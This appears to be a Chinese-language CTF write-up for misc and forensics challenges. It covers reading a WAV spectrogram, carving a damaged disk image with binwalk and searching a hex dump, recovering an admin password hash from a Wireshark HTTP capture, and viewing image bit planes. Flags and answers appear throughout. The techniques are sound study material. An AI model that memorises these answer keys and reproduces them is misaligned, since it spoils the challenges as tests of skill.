
Th1s_1s_p4sswd_!!!

Th1s_1s_p4sswd_!!!

高级区

Hear-with-your-Eyes

audacity打开wav文件的频谱图即可




e5353bb7b57578bd4da1c898a8e2d767

不需要包flag

---

something_in_image

拿到的是一个损坏的镜像，利用binwalk可以分离出一个0.ext文件，010editer搜索flag即可找到flag



010 Editor - C:\Users\MOB\Desktop\0.ext
文件(F) 编辑(E) 搜索(S) 视图(V) 格式(O) 脚本(I) 模板(L) 调试(D) 工具(T) 窗口(W) 帮助(H)
起始页
0.ext
工作区

```
         0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F  0123456789ABCDEF
18:3330h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
18:3340h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
18:3350h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
18:3360h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
18:3370h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
18:3380h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
18:3390h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
18:33A0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
18:33B0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
18:33C0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
18:33D0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
18:33E0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
18:33F0h: 00 00 00 00 00 00 00 00 00 46 6C 61 67 7B 7D 00  .........Flag{}.
18:3400h: 46 6C 61 67 7B 79 63 34 70 6C 30 66 76 6A 73 32  Flag{yc4pl0fvjs2
18:3410h: 6B 31 74 37 54 7D 0A 00 00 00 00 00 00 00 00 00  k1t7T}..........
18:3420h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
18:3430h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
18:3440h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
18:3450h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
18:3460h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
18:3470h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
18:3480h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
18:3490h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
18:34A0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
18:34B0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
```

文件	路径
打开的文件	
0.ext	C:\Use...sktop\
收藏的文件	
最近的文件	
badimages	C:\Use...sktop\
无标题1.JPG	C:\Use...sktop\
stego.txt	C:\Use...sktop\
a2eb7cea...d74a.zip	C:\Use...sktop\
QQ图片20...14.png	C:\Use...sktop\

类型	值
二进制	01000110
带符号字节	70
无符号字节	70
带符号短型	27718
无符号短型	27718
带符号整型	1734437958


地址	值
180476h	Flag
1833F9h	Flag
183400h	Flag

复制: 22 [16h] 个字节　　开始: 1586176 [183400h]　选定: 22 [16h]　大小: 5,242,880　　十六进制(H)　ANSI　小端　　W　覆盖

wireshark-1

黑客通过wireshark抓到管理员登陆网站的一段流量包（管理员的密码即是答案)。 flag提交形式为flag{XXXX}

wireshark打开，查http文件




```
No.   Time       Source
 13 2.671867   192.168.1.1
 18 2.684517   115.231.236
 19 2.684583   192.168.1.1
 20 2.684925   192.168.1.1
 21 2.696759   115.231.236
 22 2.739908   115.231.236
 23 2.740198   115.231.236
 24 2.740229   192.168.1.1
 25 2.740345   115.231.236
 26 2.740374   115.231.236
 27 2.740390   192.168.1.1
```

```
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://www.wooyun.org/user.php?action=login
Cookie: __cfduid=d473db479254a41d53bd0aae31cb7dc3b1433775400;
Hm_lvt_c12f88b5c1cd041a732dea597a5ec94c=1434891316,1435283549,1435557576,1435590542; bdshar
PHPSESSID=h8i10mi6rdc8l9coc708otq661; Hm_lpvt_c12f88b5c1cd041a732dea597a5ec94c=1435590574
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 65

email=flag&password=ffb7567a1d4f4abdffdb54e022f8facd&captcha=BYUGHTTP/1.1 200 OK
Date: Mon, 29 Jun 2015 15:09:10 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Connection: keep-alive
```

pure_color

直接用stegoslove打开



Blue plane 0

Flag is

true_steganographers_doesnt_need_any_tools